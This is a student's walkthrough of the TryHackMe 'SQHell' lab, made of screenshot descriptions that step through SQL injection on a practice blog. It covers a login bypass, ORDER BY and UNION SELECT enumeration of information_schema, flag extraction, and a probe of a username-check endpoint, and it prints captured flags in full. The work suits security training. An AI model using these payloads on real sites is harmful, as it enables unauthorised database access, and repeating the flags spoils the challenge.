

TryHackMe

SQHell

Hi Teacher! This is how I've been able to solve this challenge:

Firstly, we start the machine and wait for it to generate ip address

The screenshot shows the TryHackMe interface for the SQHell challenge. At the top, there's a navigation bar with various tabs like CSS 261, Secure Coding, XSS Game, picoCTF, Project Summar, hackthebox-wi, TryHackMe | S..., and TryHackMe | P... A progress bar at the top indicates 'Room progress (0%)'. Below it is a chart showing the progress of various users: MuirlandOracle (blue), Oday (green), juarodu (yellow), Hassk0Dark (red), Mihir08 (purple), Farsome1 (light blue), regele david (light green), jokerjo (orange), hoangquan (pink), and Meruyert2 (dark purple). The chart shows that Oday and juarodu have made significant progress, while others are still at 0%. The main area is titled 'Target Machine Information' and shows the challenge details: Title: SQHell, Target IP Address: 10.10.66.41, Expires: 59min 1s. There are buttons for '?', 'Add 1 hour', and 'Terminate'. Below this is a task section titled 'Task 1' with the goal 'Find all the Flags!'. It includes instructions: 'Give the machine a minute to boot and then connect to <http://10.10.66.41>', a 'Start Machine' button, and a hint: 'Hint: Unless displayed on the page the flags are stored in the flag table in the flag column.' At the bottom, there's a note to 'Answer the questions below' and a small circular icon with a gear and a question mark.

When we click on the link we see this site

The screenshot shows a web browser window with a dark theme. The address bar indicates the URL is 10.10.66.41. The page title is "My Blog". Below the title, there are two blog post cards. The first card is titled "Second Post : by admin" and contains placeholder text: "Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hen [Read More]". The second card is titled "First Post : by admin" and also contains placeholder text: "Lorem ipsum dolor sit amet, consectetur adipiscing elit. In id mollis quam. Quisque quis enim eu velit dapibus dignissim quis id dolor. Sed volutpat, magna ut venenatis egestas, diam velit hendrerit nisl, ac suscipit lacus tortor ut nisi. Vestibulum [Read More]". At the bottom right of the page, there is a link to "Terms & Conditions".

Here we have login page, register and so on

The screenshot shows a web browser window with a dark theme. The address bar indicates the URL is 10.10.66.41/login. The page title is "Login". Below the title, there is a breadcrumb navigation showing "Home / Login". The main content area is a form titled "Login" with fields for "Username:" and "Password:", each accompanied by an input field. To the right of the password input field is a green "Login" button.

This is what we see when we enter user id = 1

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe User TryHackMe

Not secure 10.10.66.41/user?id=1

Home / User: admin

User Details

User ID: 1
Username: admin
Posts:

- First Post
- Second Post

User

Login Register

Here I tried to login to admin page using admin and ` symbol

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe User TryHackMe

Not secure 10.10.66.41/login

Home / Login

Invalid Username / Password Combination

Login

Login Register

Login

Username:

Password:

So we'll also try this command

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Login" and has the URL "10.10.66.41/login". The page content is a "Login" form with a red error message box stating "Invalid Username / Password Combination". The "Username" field contains "admin' AND 1=1#".

And sucess!

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Logged In" and has the URL "10.10.66.41/login". The page content displays a green success message box containing the flag "THM{FLAG1:E786483E5A53075750F1FA792E823BD2}".

So we already found the first flag

The screenshot shows a TryHackMe room titled "sqhell". The room progress is at 20%. The instructions say to give the machine a minute to boot and connect to <http://10.10.66.41>. There are 5 flags to find by defeating different SQL injection types. A hint states that flags are stored in the flag table in the flag column. Below are four challenges:

- Flag 1:** Input field contains "THM{FLAG1:E786483E5A53075750F1FA792E823BD2}" with a green "Correct Answer" button.
- Flag 2:** Input field placeholder is "Answer format: ***[*****;*****]" with "Submit" and "Hint" buttons.
- Flag 3:** Input field placeholder is "Answer format: ***[*****;*****]" with "Submit" and "Hint" buttons.
- Flag 4:** Input field placeholder is "Answer format: ***[*****;*****]" with "Submit" and "Hint" buttons.

Next we well look in the blog page

The screenshot shows a blog page with two posts:


- Second Post : by admin**

Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hen [\[Read More\]](#)
- First Post : by admin**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. In id mollis quam. Quisque quis enim eu velit dapibus dignissim quis id dolor. Sed volutpat, magna ut venenatis egestas, diam velit hendrerit nisl, ac suscipit lacus tortor ut nisi. Vestibulum [\[Read More\]](#)

At the bottom right are "Login" and "Register" buttons.

And if you look closely in url, we found some hints in the second post



View Post

[Login](#) [Register](#)


[Home](#) / Post: Second Post

Second Post

Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hendrerit a. Sed posuere venenatis nisl, et laoreet lectus accumsan nec. Aenean sagittis eget tellus vitae volutpat. Praesent lobortis nulla eget urna aliquam, vel viverra enim pharetra. Nullam ac mauris eu erat dictum varius. Nam nulla ipsum, pretium feugiat luctus vel, condimentum et sapien. Nullam auctor pharetra volutpat. Fusce odio orci, pretium eget ligula sit amet, finibus elementum lectus. Etiam scelerisque imperdiet justo non luctus. Phasellus imperdiet odio venenatis, tempus erat eu, ultrices nisl. Morbi suscipit blandit nunc, nec accumsan elit convallis a. Donec gravida, diam sed elementum auctor, enim magna faucibus dui, a pharetra diam dui sed sapien.

We try this command to find more information

Aaand we see it works fine with true statement, but gives us that message at 1=2




Post not found

So we'll try to use this information, firstly testing with Order by

A screenshot of a web browser window. The address bar shows the URL '10.10.66.41/post?id=2 Order by 2 --'. The page content is titled 'View Post' and shows a 'Second Post' section. The post content is a long block of Latin text: "Etim sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hendrerit a. Sed posuere venenatis nisl, et laoreet lectus accumsan nec. Aenean sagittis eget tellus vitae volutpat. Praesent lobortis nulla eget urna aliquam, vel viverra enim pharetra. Nullam ac mauris eu erat dictum varius. Nam nulla ipsum, pretium feugiat luctus vel, condimentum et sapien. Nullam auctor pharetra volutpat. Fusce odio orci, pretium eget ligula sit amet, finibus elementum lectus. Etiam scelerisque imperdiet justo non luctus. Phasellus imperdiet odio venenatis, tempus erat eu, ultrices nisl. Morbi suscipit blandit nunc, nec accumsan elit convallis a. Donec gravida, diam sed elementum auctor, enim magna faucibus dui, a pharetra diam dui sed sapien." Below the post content, there are 'Home / Post: Second Post' links and 'Login / Register' buttons.

And we find the number of columns just like that:



Unknown column 'S' in 'order clause'

So we'll try to use it with UNION Select

A screenshot of a browser window showing the result of a UNION SELECT query. The address bar contains the URL "10.10.66.41/post?id=2 AND 1=2 UNION SELECT 1,2,3,4". The page title is "View Post". The main content area displays the text "Second Post" followed by a large block of placeholder text: "Etim sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hendrerit a. Sed posuere venenatis nisl, et laoreet lectus accumsan nec. Aenean sagittis eget tellus vitae volutpat. Praesent lobortis nulla eget urna aliquam, vel viverra enim pharetra. Nullam ac mauris eu erat dictum varius. Nam nulla ipsum, pretium feugiat luctus vel, condimentum et sapien. Nullam auctor pharetra volutpat. Fusce odio orci, pretium eget ligula sit amet, finibus elementum lectus. Etiam scelerisque imperdiet justo non luctus. Phasellus imperdiet odio venenatis, tempus erat eu, ultrices nisl. Morbi suscipit blandit nunc, nec accumsan elit convallis a. Donec gravida, diam sed elementum auctor, enim magna faucibus dui, a pharetra diam dui sed sapien.".

And here we have the post 2,3 that have data inside

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe View Post TryHackMe

Not secure 10.10.66.41/post?id=2%20AND%201=2%20UNION%20SELECT%201,2,3,4

Home / Post: 2

2
3

View Post

[Login](#) [Register](#)

So we'll type user(), database() commands

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe View Post TryHackMe

10.10.66.41/post?id=2 AND 1=2 UNION SELECT 1,user(),database(),4

Home / Post: 2

2
3

View Post

[Login](#) [Register](#)

And here we have the name of users and tables

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe View Post TryHackMe

Not secure 10.10.66.41/post?id=2%20AND%201=2%20UNION%20SELECT%201,user(),database(),4

Home / Post: user_6@localhost

Login Register

View Post

Home / Post: user_6@localhost

user_6@localhost

sqhell_5

So we'll dig some more

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe View Post TryHackMe

Not secure 10.10.66.41/post?id=2 AND 1=2 UNION SELECT 1,2,table_name,4 FROM information_schema.tables WHERE table_schema = 'sqhell_5'

Home / Post: user_6@localhost


Login Register

View Post

Home / Post: user_6@localhost

user_6@localhost

sqhell_5




View Post

Home / Post: 2

2

flag

Login Register



View Post

Home / Post: 2

2

flag

Login Register

The screenshot shows a web browser with multiple tabs open. The active tab displays a page titled "View Post" with the URL "10.10.171.240/post?id=2 and 1=2 union select 1,2,column_name,4 from information_schema.columns where table_name='flag' limit 0,1 -- -". Below the title, there is a breadcrumb navigation bar with "Home / Post: Second Post". On the right side of the page, there are "Login" and "Register" buttons. The main content area contains a heading "Second Post" and a large block of placeholder text: "Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hendrerit a. Sed posuerit venenatis nisl, et laoreet lectus accumsan nec. Aenean sagittis eget tellus vitae volutpat. Praesent lobortis nulla eget urna aliquam, vel viverra enim pharetra. Nullam ac mauris eu erat dictum varius. Nam nulla ipsum, pretium feugiat luctus vel, condimentum et sapien. Nullam auctor pharetra volutpat. Fusce odio orci, pretium eget ligula sit amet, finibus elementum lectus. Etiam scelerisque imperdiet justo non luctus. Phasellus imperdiet odio venenatis, tempus erat eu, ultrices nisl. Morbi suscipit blandit nunc, nec accumsan elit convallis a. Donec gravida, diam sed elementum auctor, enim magna faucibus dui, a pharetra diam dui sed sapien."

The screenshot shows a web browser with multiple tabs open. The active tab displays a page titled "View Post" with the URL "10.10.171.240/post?id=2%20and%201=2%20union%20select%201,2,column_name,4%20from%20information_schema.columns%20where%20table_name...". Below the title, there is a breadcrumb navigation bar with "Home / Post: 2". On the right side of the page, there are "Login" and "Register" buttons. The main content area contains two input fields: one with the value "2" and another with the value "id".

10.10.171.240/post?id=2 and 1=2 union select 1,2,concat(flag.id),4 from sqshell_5.flag limit 0,1 -- -

10.10.171.240/post?id=2 and 1=2 union select 1,2,concat(flag.id),4 from sqshell_5.flag limit 0,1 -- - Google Search

View Post

Home / Post: 2

2

id

Login Register

And here we go, the second flag is found

Not secure 10.10.171.240/post?id=2%20and%201=2%20union%20select%201,2,concat(flag.id),4%20from%20sqshell_5.flag%20limit%200,1%20--%20-

CSS 261 SDU Portal Philosophy MDE JeetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

View Post

Home / Post: 2

2

IHM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}1

It turns out that it was fifth flag

The screenshot shows a TryHackMe room interface. At the top, there's a navigation bar with various links like SDU Portal, Philosophy MDE, leetCode, CSS 261, Comparison of Trees, SDU University Mail, GeeksforGeeks, and GitHub. Below the navigation bar, a progress bar indicates "Room progress (40%)".

There are five challenges listed:

- Flag 2:** Answer format: **[****:*****]**. A green button says "Woop woop! Your answer is correct".
- Flag 3:** Answer format: **[****:*****]**. Buttons for "Submit" and "Hint".
- Flag 4:** Answer format: **[****:*****]**. Buttons for "Submit" and "Hint".
- Flag 5:** Answer format: THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}. A green button says "Correct Answer".


Below the challenges is a dark blue box with the heading "How likely are you to recommend this room to others?". It features a scale from 1 to 10 with a green slider bar positioned between 6 and 7. To the right, a notification says "Your streak has increased. You're 5 streaks away from a badge!" with a "20" icon.

Now we will explore register page

The screenshot shows a web browser with multiple tabs open. The active tab is titled "Register" and contains the URL "http://10.10.171.240/register/user-check?username=admin". The browser also shows search results for "http://10.10.171.240/register/user-check?username=admin%27" and "http://10.10.171.240/register/user-check?username=admin' - Google Search".


The page itself is titled "Register" and has a "Home / Register" breadcrumb. It features a "Create Account" form with three input fields: "Username", "Password", and "Confirm Password". A green "Register" button is located at the bottom right of the form.

This is what we get:




```
{"available":true}
```

So we'll try some more commands to get more information




```
10.10.171.240/register/user-check?username=admin%27%20union%20select%201%20from%20flag%20where%20flag%20is%20like%20%27T%25
```

